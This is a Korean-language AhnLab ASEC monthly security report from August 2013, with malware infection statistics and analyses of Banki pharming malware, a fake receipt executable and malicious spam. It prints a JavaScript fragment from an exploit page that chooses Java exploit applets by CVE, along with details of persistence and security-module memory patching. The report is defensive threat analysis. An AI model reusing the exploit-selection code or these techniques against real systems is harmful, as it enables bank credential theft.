ASEC REPORT

VOL.44 | 2013.08

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

2013년 8월 보안 동향

악성코드 동향

01. 악성코드 통계

8월 악성코드, 전월 대비 57만여 건 감소

ASEC이 집계한 바에 따르면, 2013년 8월에 감염이 보고된 악성코드는 276만 3163건인 것으로 나타났다. 이는 전월 334만 338건에 비해 57만 7175건이 감소한 수치다([그림 1-1]). 이 중 가장 많이 보고된 악성코드는 Trojan/Win32.onlinegamehack이었으며, Textimage/Autorun과 Trojan/Win32.Gen이 다음으로 많았다. 또한 총 4건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이




표 1-1 | 2013년 8월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

순위	등락	악성코드명	건수	비율
1	▲7	Trojan/Win32.onlinegamehack	117,594	12.8 %
2	▼1	Textimage/Autorun	108,351	11.8 %
3	12	Trojan/Win32.Gen	64,413	7.0 %
4	▼1	Win-Trojan/Wgames.Gen	61,628	6.7 %
5	▼1	Trojan/Win32.agent	60,721	6.6 %
6	▲1	Als/Bursted	56,722	6.2 %
7	▲2	RIPPER	52,200	5.7 %
8	NEW	JS/Iframe	41,161	4.5 %
9	▼3	Win-Trojan/Onlinegamehack140.Gen	39,220	4.3 %
10	▼8	Trojan/Win32.urelas	35,133	3.8 %
11	▼1	ASD.PREVENTION	32,695	3.6 %
12	▼7	BinImage/Host	32,386	3.5 %
13	NEW	Win-Trojan/Agent.149246	31,782	3.5 %
14	▼1	Win32/Autorun.worm.307200.F	31,632	3.4 %
15	▼4	JS/Agent	28,791	3.1 %
16	—	Win-Trojan/Malpacked5.Gen	26,942	2.9 %
17	▼3	Win-Trojan/Asd.variant	26,650	2.9 %
18	NEW	JS/Exploit	25,754	2.8 %
19	NEW	Win32/Virut.f	23,013	2.5 %
20	▼2	Win-Trojan/Avkiller4.Gen	21,773	2.4 %
		TOTAL	918,561	100.0 %

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 이 중 Trojan/Win32가 총 46만 1426건으로 가장 빈번히 보고된 것으로 조사됐다. Win-Trojan/Agent는 18만 5623건, Textimage/Autorun이 10만 8365건을 각각 기록해 그 뒤를 이었다.

표 1-2 | 악성코드 대표진단명 최다 20건

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	461,426	28.3 %
2	—	Win-Trojan/Agent	185,623	11.4 %
3	—	Textimage/Autorun	108,365	6.6 %
4	—	Win-Trojan/Onlinegamehack	88,245	5.4 %
5	—	Win-Trojan/Downloader	83,199	5.1 %
6	▲3	Adware/Win32	64,490	4.0 %
7	▼1	Win-Trojan/Wgames	61,628	3.8 %
8	▼1	Win32/Conficker	58,348	3.6 %
9	▲1	Win32/Virut	57,510	3.5 %
10	▲4	Als/Bursted	56,722	3.5 %
11	▲2	Win32/Autorun.worm	53,395	3.3 %
12	▲3	RIPPER	52,200	3.2 %
13	▼1	Malware/Win32	45,427	2.8 %
14	▲2	Win32/Kido	44,843	2.7 %
15	NEW	JS/Iframe	41,161	2.5 %
16	▼5	Win-Trojan/Onlinegamehack140	39,220	2.4 %
17	▲2	Downloader/Win32	33,560	2.1 %
18	▼1	ASD	32,695	2.0 %
19	▼11	BinImage/Host	32,386	2.0 %
20	▼2	JS/Agent	28,927	1.8 %
		TOTAL	1,629,370	100.0 %

8월 최다 신종 악성코드 트로이목마

[표 1-3]은 8월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 8월의 신종 악성코드는 Win-Trojan/Agent.1492460이 3만 1782건으로 전체의 31.2%를 차지했다. Win-Trojan/Agent.112128.UP는 1만 8871건이 보고돼 18.5%로 그 뒤를 이었다.


표 1-3 | 7월 신종 악성코드 최다 20건

순위	악성코드명	건수	비율
1	Win-Trojan/Agent.149246	31,782	31.2 %
2	Win-Trojan/Agent.112128.UP	18,871	18.5 %
3	Win-Trojan/Backdoor.14848	18,426	18.1 %
4	Win-Trojan/Kanav.206352	10,979	10.8 %
5	Als/Agent	7,653	7.5 %
6	Win-Trojan/Agent.206352	3,488	3.4 %
7	Win-Trojan/Agent.600576.M	2,267	2.2 %
8	Win-Trojan/Zbot.176763	1,263	1.2 %
9	Win-Trojan/Zegost.121856.B	915	0.9 %
10	Win-Trojan/Urelas.197705	838	0.8 %
11	Win-Trojan/Agent.193377.B	659	0.7 %
12	Win-Trojan/Agent.193360.B	644	0.6 %
13	Win-Trojan/Agent.193427	616	0.6 %
14	Exploit/Donxref	572	0.6 %
15	Win-Trojan/Agent.149359	524	0.5 %
16	Win-Trojan/Downloader.81920.JS	516	0.5 %
17	Win-Trojan/Urelas.872448	492	0.5 %
18	Win-Trojan/Agent.359137	476	0.5 %
19	Alc/Agent	463	0.5 %
20	Win-Adware/KorAd.323584.I	448	0.4 %
	TOTAL	101,892	100.0 %

7월 악성코드 유형 트로이목마가 52.7%

[그림 1-2]는 2013년 8월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 52.7%로 가장 높은 비율을 나타냈고 스크립트(Script)가 8.3%, 웜(Worm)이 8.2%의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율



악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 스크립트, 바이러스, 애드웨어, 스파이웨어 등은 전월에 비해 증가세를 보였으며 웜, 드롭퍼, 익스플로이트, 다운로더는 감소했다. 트로이목마, 애프케어 계열은 전월 수준을 유지했다.


그림 1-3 | 2013년 7월 vs. 2013년 8월 악성코드 유형별 비율



신종 악성코드 유형별 분포

8월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 91%로 가장 많았고, 애드웨어와 익스플로이트 각각 1%로 집계됐다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

02. 악성코드 이슈

메모리 패치형 Banki의 온라인 뱅킹 정보 탈취 기법 분석 (1)

요즘은 특정 온라인 게임 사용자의 계정 정보와 아이템 탈취를 위한 온라인게임핵 보다는 악성코드에 감염된 PC의 hosts 파일을 수정하거나 hosts.ics를 생성해 사용자를 피싱 사이트로 유도한 뒤 온라인 뱅킹 정보를 탈취하는 파밍 악성코드(이하 Banki)가 더 빈번하게 발견되고 있다.

1. Banki는 어떤 취약점을 사용했나?

Banki의 감염 구조를 도식화해 보면 아래 [그림 1-5]와 같다.

그림 1-5 | Banki의 감염 과정

위 [그림 1-5]에서는 CVE-2012-1723을 통해 감염됐으나 css.htm파일을 살펴보면 기본적으로 JAVA(자바) 취약점 6개, Internet Explorer(IE) 취약점 1개, Flash Player(플래시 플레이어) 취약점 1개 등 총 8개의 취약점을 사용했다.

```
if(gondadx(=16827 && gondadx)=16800) || (gondadx)=15800 && gondadx(=15831))
{
    gondad.archive="GeKr7.jpg";
    gondad.code="GongadGongadExp.class"; // CVE-2011-3544
}
else if ((gondadx(=17002 && gondadx)=17000) || (gondadx(=16838 && gondadx)=16800) || (gondadx(=15833 && gondadx)=15800))
{
    gondad.archive="gEXVDh8.jpg";
    gondad.code="GonhadExx.Ohno.class"; // CVE-2012-0507
    gondad.setAttribute("xiaonaolv","http://                    ");
}
else if ((gondadx(=17003 && gondadx)=17000) || (gondadx(=16832 && gondadx)=16800) || (gondadx(=15832 && gondadx)=15800))
{
    gondad.archive="wukyJI.jpg";
    gondad.code="gongl723.Gondattack.class"; // CVE-2012-1723
    gondad.setAttribute("xiaonaolv","http://                    ");
}
else if (gondadx(=17006 && gondadx)=17000)
{
    gondad.archive="wmZEoj6.jpg";
    gondad.code="vsx2012xxx.Gondvv.class"; // CVE-2012-4681
    gondad.setAttribute("xiaonaolv","http://                    ");
}
else if (gondadx(=17007 && gondadx)=17000)
{
    gondad.archive="EdwJbnQi.jpg";
    gondad.code="gongl20125076.Gondqq.class";// CVE-2012-5076
    gondad.setAttribute("xiaonaolv","http://                    ");
}
else if (gondadx(=17010 && gondadx)=17000)
{
    gondad.archive="GWhlVt4.jpg";
    gondad.code="xml20130422.XML20130422.class";// CVE-2013-0422
    gondad.setAttribute("xiaonaolv","http://                    ");
}
```

그림 1-6 | wfk.exe가 사용한 자바 취약점

2. 악성코드의 동작 구조

wfk.exe의 전체 동작 구조는 아래와 같으며 2개의 Main Thread를 생성해 동작한다.

- Thread 1은 cmd.exe를 이용해 wfk.exe, 자신 삭제
- Thread 2는 C&C서버 접속, 감염된 PC 정보 전송, 파일 생성 등 여러 가지 기능 수행




그림 1-7 | 시작 프로그램에 등록된 악성코드

[그림 1-7]에서 번호로 표시된 항목들의 특징을 정리하면 다음과 같다.

①의 경우
- DLL, SYS 파일 생성
- C&C(116.***.121.***:7125, UDP)로 감염된 PC의 시스템 정보 전송
  → 전송 시 암호화 함
  → 탈취하는 정보는 맥 주소, OS 버전, mshtml.dll의 버전 등

```
Address   Hex dump                                        ASCII
00AFFAF0  30 30 30 43 32 39 32 38 44 43 44 37 00 00 00 00  000C2928DCD7....
00AFFB00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00AFFB10  57 69 6E 64 6F 77 73 20 58 50 20 50 72 6F 66 65  Windows XP Profe
00AFFB20  73 73 69 6F 6E 61 6C 20 53 65 72 76 69 63 65 20  ssional Service
00AFFB30  50 61 63 6B 20 33 20 28 62 75 69 6C 64 20 32 36  Pack 3 (build 26
00AFFB40  30 30 29 00 00 00 00 00 00 00 00 00 00 00 00 00  00).............
```

- 백신 무력화 기능 존재

②의 경우
- 윈도우 서비스명 + 32.dll
- svchost.exe를 통해 실행되는 서비스의 Parameter로 실행
- C&C(116.***.121.***:7125, UDP)로 감염된 PC의 맥 주소 전송
- 특정 조건에서 파일 다운로드

③의 경우
- 암호화된 데이터 파일 → 복호화하면 **a2.exe를 다운로드하는 주소 존재

④의 경우
- %PROGRAMFILES%₩NPKI와 해당 폴더 내에 파일이 존재할 경우에만 파일 다운로드→Banki 드롭퍼
- hosts, hosts.ics 파일 삭제 및 msimsg.dll.mui 파일 생성

⑤의 경우
- 보안 모듈 패치 및 계좌정보 탈취

3. 보안 모듈 패치

msimsg.dll.mui는 [그림 1-8]과 같이 총 4개의 Thread를 생성해 온라인 뱅킹 이용 시 설치되는 일부 보안 모듈에 대해 메모리 패치를 수행한다.




그림 1-8 | 보안 모듈 패치를 위한 Thread 생성

msimsg.dll.mui의 리소스 영역을 살펴보면 4개의 은행을 대상으로 하고 있음을 알 수 있다. 사용자가 해당 은행에 접속해 온라인 뱅킹을 이용하고자 하면 [그림 1-9]와 같이 허위 보안 강화 설정 창이 나타난다.




그림 1-9 | 허위 보안 강화 설정 창

msimsg.dll.mui는 보안 모듈을 메모리 패치하기 전, 해당 모듈의 로딩 여부 검사를 위해 [그림 1-10]의 코드를 실행한다.




그림 1-10 | GetModuleHandleA()를 통한 보안 모듈 로딩 여부 체크

이후 아래 코드를 통해서 해당 모듈의 특정 주소부터 5바이트에 대해 메모리 패치를 수행한다.




그림 1-11 | npdelfinoplugin.dll에 대해 메모리 패치 수행

위 [그림 1-11]에서 왼쪽의 코드가 메모리 패치 전이고, 오른쪽의 코드가 메모리 패치 후이다. 오른쪽의 코드를 보면 메모리 패치된 보안 모듈이 정상적으로 실행되다가 0x00B40000으로 분기함을 알 수 있다.

이후 탈취 과정에 대한 추가 내용은 ASEC Report Vol. 45에서 살펴볼 계획이다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.MalPack (2013.08.04.01)

Win-Trojan/Qhost.48557 (2013.08.04.00)

Dropper/Win32.Rootkit (2013.08.04.01)

고객님, 영수증이 발급되었습니다

악성코드 제작자들은 악성코드 유포를 위해 다양한 방법을 사용한다. 최근 발견된 악성코드는 워드 문서 양식의 영수증으로 가장해 사용자의 실행을 유도하는 형태였다. 아이콘을 보면 일반 워드 문서로 보이지만 확장자는 .exe로 돼 있다. 파일의 헤더 정보를 통해 해당 파일이 워드 문서를 가장한 실행 파일임을 확인할 수 있다.

그림 1-12 | 워드 문서를 가장한 실행 파일




그림 1-13 | 파일의 헤더 정보

이러한 형태의 악성코드는 악성코드 제작자들이 매우 즐겨 사용하는 방법이며 사용자들이 조금만 관심을 둔다면 얼마든지 피해를 막을 수 있다.

해당 악성코드가 실행되면 아래의 파일을 생성하고, 자신은 삭제된다.




그림 1-14 | 파일 생성 정보

또한 시스템에서 지속적으로 자동 실행되도록 레지스트리에 자신을 등록한다.




그림 1-15 | 시작 프로그램 등록

해당 악성코드의 특징적인 행위 중 하나는 윈도우 방화벽에 특정 포트를 허용하는 정책을 추가한다는 점이다.




그림 1-16 | 방화벽 허용 정책 추가

시스템의 네트워크 상태 정보를 확인해 보면 방화벽에 허용 정책을 추가한 두 포트가 열린 상태로 대기 중임을 확인할 수 있다. 이러한 상태는 특정 서버로의 정보 유출이나 원격 접속 등 다양한 형태의 공격이 가능하다.




그림 1-17 | 네트워크 연결 상태 정보




그림 1-18 | 특정 포트 연결 정보

이처럼 악성코드 제작자들은 사용자의 부주의를 이용해 악성코드를 유포하므로 알지 못하는 파일을 실행할 경우 파일의 확장자를 잘 살펴보는 것이 중요하다. 또한 파일 실행 전 최신 엔진으로 백신을 업데이트하고 검사를 실시한 후 실행해야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Zbot (2013.08.07.04)

아마존 구매 관련 메일로 위장한 스팸 메일

세계적인 온라인 쇼핑몰인 아마존닷컴(amazon.com)의 구매 관련 메일로 위장해 악성 파일을 유포하는 스팸 메일이 발견됐다. '구매 중인 정보' 파일을 첨부한 구매 확인 메일을 보내 파일을 열어보도록 유도하는 방식이다.

그림 1-19 | 수신된 메일의 내용

메일에 첨부된 파일은 [그림 1-20]과 같다. 해당 파일의 압축을 해제하면 파일의 확장자가 [그림 1-20]과 같이 PDF 파일로 돼 있어 사용자는 이 파일을 정상 파일로 인지할 위험이 있다.

그림 1-20 | 첨부된 파일

하지만 여러 차례 언급한 바와 같이 폴더 옵션에서 '알려진 파일 형식의 확장자 숨기기' 설정을 체크하면, 파일의 진짜 확장자(zip, exe 등)를 확인할 수 있다.


첨부 파일 실행 시 생성되는 주요 파일은 아래와 같다.

%TEMP%₩1347247368.exe
%APPDATA%₩Xuxaalb₩raommy.exe
%APPDATA%₩Yzsuaba₩yqotagu.tau
%TEMP%₩tmpcc820afc.bat

해당 악성코드는 관련 프로세스를 윈도우 방화벽 정책에 등록하고, 윈도우 자동 업데이트를 사용할 수 없도록 한다. 그런 다음 아래와 같이 레지스트리 값을 등록해 시스템 재시작 시에도 동작할 수 있도록 설정한다.


```
HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩
Run₩{F0805A8B-9AE6-CA33-ACA5-7086365E3443}
""C:₩Documents and Settings₩Administrator₩Application
Data₩Xuxaalb₩raommy.exe""
```

악성코드 감염시 다수의 도메인으로의 접속을 시도하며, 연결된 일부 도메인에서는 추가 파일을 다운로드한다.



No.	Source	Destination	Protocol	Length	Info
37	192.168.116.132	192.168.116.2	DNS	68	Standard query 0x05f2 A s[redacted].ru
44	192.168.116.132	8.8.4.4	DNS	70	Standard query 0xdd08 A d[redacted].net
55	192.168.116.132	8.8.4.4	DNS	68	Standard query 0xe739 A f[redacted].su
70	192.168.116.132	8.8.4.4	DNS	68	Standard query 0x02df A a[redacted].ru
80	192.168.116.132	8.8.4.4	DNS	80	Standard query 0x0715 A www.we[redacted]dt.de
306	192.168.116.132	192.168.116.2	DNS	71	Standard query 0xd3f8 A s[redacted]n.su
351	192.168.116.132	192.168.116.2	DNS	69	Standard query 0x6ffa A g[redacted]y.ru
373	192.168.116.132	192.168.116.2	DNS	70	Standard query 0x43fd A g[redacted]1.com

그림 1-21 | DNS 쿼리 정보



No.	Source	Destination	Protocol	Length	Info
37	192.168.116.132	192.168.116.2	DNS	68	Standard query 0x05f2 A s[redacted].ru
44	192.168.116.132	8.8.4.4	DNS	70	Standard query 0xdd08 A d[redacted].net
55	192.168.116.132	8.8.4.4	DNS	68	Standard query 0xe739 A f[redacted].su
70	192.168.116.132	8.8.4.4	DNS	68	Standard query 0x02df A a[redacted].ru
80	192.168.116.132	8.8.4.4	DNS	80	Standard query 0x0715 A www.we[redacted]dt.de
306	192.168.116.132	192.168.116.2	DNS	71	Standard query 0xd3f8 A s[redacted]n.su
351	192.168.116.132	192.168.116.2	DNS	69	Standard query 0x6ffa A g[redacted]y.ru
373	192.168.116.132	192.168.116.2	DNS	70	Standard query 0x43fd A g[redacted]1.com

그림 1-22 | 추가 악성 파일 다운로드 정보

제작자는 더 많은 악성코드 유포를 위해 지속적으로 의심스러운 메일을 보내고 있는 만큼, 악성코드에 감염되지 않도록 항상 주의할 필요가 있다.
V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Spyware/Win32.Zbot (2013.08.16.00)
Trojan/Win32.Inject (2013.08.13.00)

특정 은행 대출 승인 메일로 위장한 스팸 메일

특정 은행의 대출 승인 관련 문서 파일을 첨부한 것처럼 위장한 스팸 메일이 발견됐다. 기존 스팸 메일과 유포 형태에서는 크게 차이나지 않지만, 해당 은행은 국내에도 다수의 지점이 운영되고 있어 감염 피해가 우려되는 만큼 아래 내용을 공유해 사용자들의 주의를 당부할 필요가 있을 것으로 보인다.

'RE: Loan Approved'로 수신된 해당 스팸 메일은 대출 승인을 위한 문서를 보내니 서명하여 답장하라는 내용이며 메일 전문은 [그림 1-23]과 같다.

